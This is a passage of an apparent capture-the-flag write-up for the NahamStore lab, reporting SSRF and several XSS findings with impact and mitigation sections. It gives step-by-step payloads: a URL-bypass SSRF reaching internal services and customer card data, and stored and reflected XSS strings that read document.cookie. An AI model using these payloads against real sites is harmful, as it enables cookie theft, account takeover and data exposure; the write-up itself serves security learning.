
ok we get invalid so after some search we found the scheme the app handle



now we can know how the app deal with this

```
for ex: http://stock.nahamstore.thm@127.0.0.1/product/2
```

so now we need to hash any thing after our payload




ok now it's work let's play with that


form the sqli vulnerability i found this error message

SELECT command denied to user 'nahamstore_sqli1'@'172.17.0.2' for table 'sqli_two'

after some search we released that this is a docker container in the internal network so we use this in my test




we found some thing interest in the ip 172.17.0.4



it’s and internal service that lead to see the orders for all customers in the app

now i can find all info about users like the email , credit card number and a lot



Impact

The SSRF vulnerability allows an attacker to:

- Access internal services or resources, such as internal APIs, databases, or administrative interfaces.
- Perform internal port scanning to gather information about network services.

In the worst-case scenario, the SSRF could be escalated to Remote Code Execution (RCE) if the server interacts with vulnerable internal services.

Mitigation

To mitigate SSRF vulnerabilities:

- Validate and sanitize user-supplied URLs. Only allow URLs to trusted domains or block private/internal IP ranges (e.g., `127.0.0.1`, `10.0.0.0/8`).
- Use allowlists for URLs and avoid relying on blacklists, as they can be bypassed.
- Limit outbound network access from the server by restricting connections to only trusted external systems.
- Implement proper error handling and minimize the amount of information disclosed in server responses.

Demo

2.5 XSS

Summary :

we found many xss that the attacker cloud use it in different scenarios

Severity :


medium - high

Stored Xss :

1. Description :

   found stored xss that can lead to steal users cookie and lead to account take over using user agent header

   1. when the client want to buy some item and go to the basket he should write his card number




   2. send the request with your burp in background
   3. you can see that your user agent stored in the order info


Order Details

Order Id: **7**
Order Date: **23/09/2024 10:54:28**
User Agent: **Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2883.87 Safari/537.36 root@558j4yoxuy4ex44y4rtnkonb62c7acy1.oastify.com**

4. open your burp and go to your post request “/basket”
5. add to your user agent this payload ’ "><img src=1 onerror=alert(document.cookie)>’



6. send the requset and show the response in the browser




now we got the user cookies

2. Description :


found xss that can lead to steal users cookie and lead to account take over

when user want to return item he should go to /returns endpoint




after submit the form the return info reflected in the response

so i try to send this “</textarea><img src=1 onerror=alert(document.cookie)><textarea>” payload



steps to reproduce

1. go to the /returns endpoint with your burp in back ground
2. send the form of return item
3. open you burp borxy and send the post request to your repeter
4. send the request with the payload “</textarea><img src=1 onerror=alert(document.cookie)><textarea>”



Demo

Reflected xss


1.Description :

found reflected xss that can lead to steal users cookie and lead to account take over in

http://marketing.nahamstore.thm/?error=

from the fuzzing step we found parameter called “error” i start scan it we found that his value reflected in the page


so i try the basic payload “killua<img src=1 onerror=alert(document.domain)>”




2. Description :

   form the fuzzing step we get parameter called “ name “ in http://nahamstore.thm/product?id=2&name=killua

   it reflected in the title element



now add this payload to your parameter “ </title><script>alert(document.cookie) </script> ”



3. Description :

   when we review the source code of the “http://nahamstore.thm/product?id=2”


```
<form method="post">
  <input type="hidden" name="add_to_basket" value="1">
  <div style="margin-bottom:10px">
    <input class="form-control" placeholder="Discount Code" name="discount" value="">
  </div>
  <input class="btn btn-success" type="submit" value="Add To basket">
  whitespace
  <input class="btn btn-info checkstock" type="button" data-product-id="2" value="Check Stock"> event
</form>
```

it is an hidden parameter reflect in the input element
http://nahamstore.thm/product?id=2&discount=yassen

try to use this payload “yassen”><script>alert(”xss”)</script>”


but it filter the “ <> ”


but when try event handler this http://nahamstore.thm/product?id=1&discount=test" onmouseover=alert(document.cookie) "




4. Description :

1-when work in web site find this url that have auth parameter “http://nahamstore.thm/returns/1?auth=c4ca4238a0b923820dcc509a6f75849b” we take the content that stored in parameter we think that is hash and try to cracked it







2-we find that the content of the auth is the hash value of the order number so i decide to try xxs payload in auth parameter so i use this payload <svg/onload=alert(document.cookie)



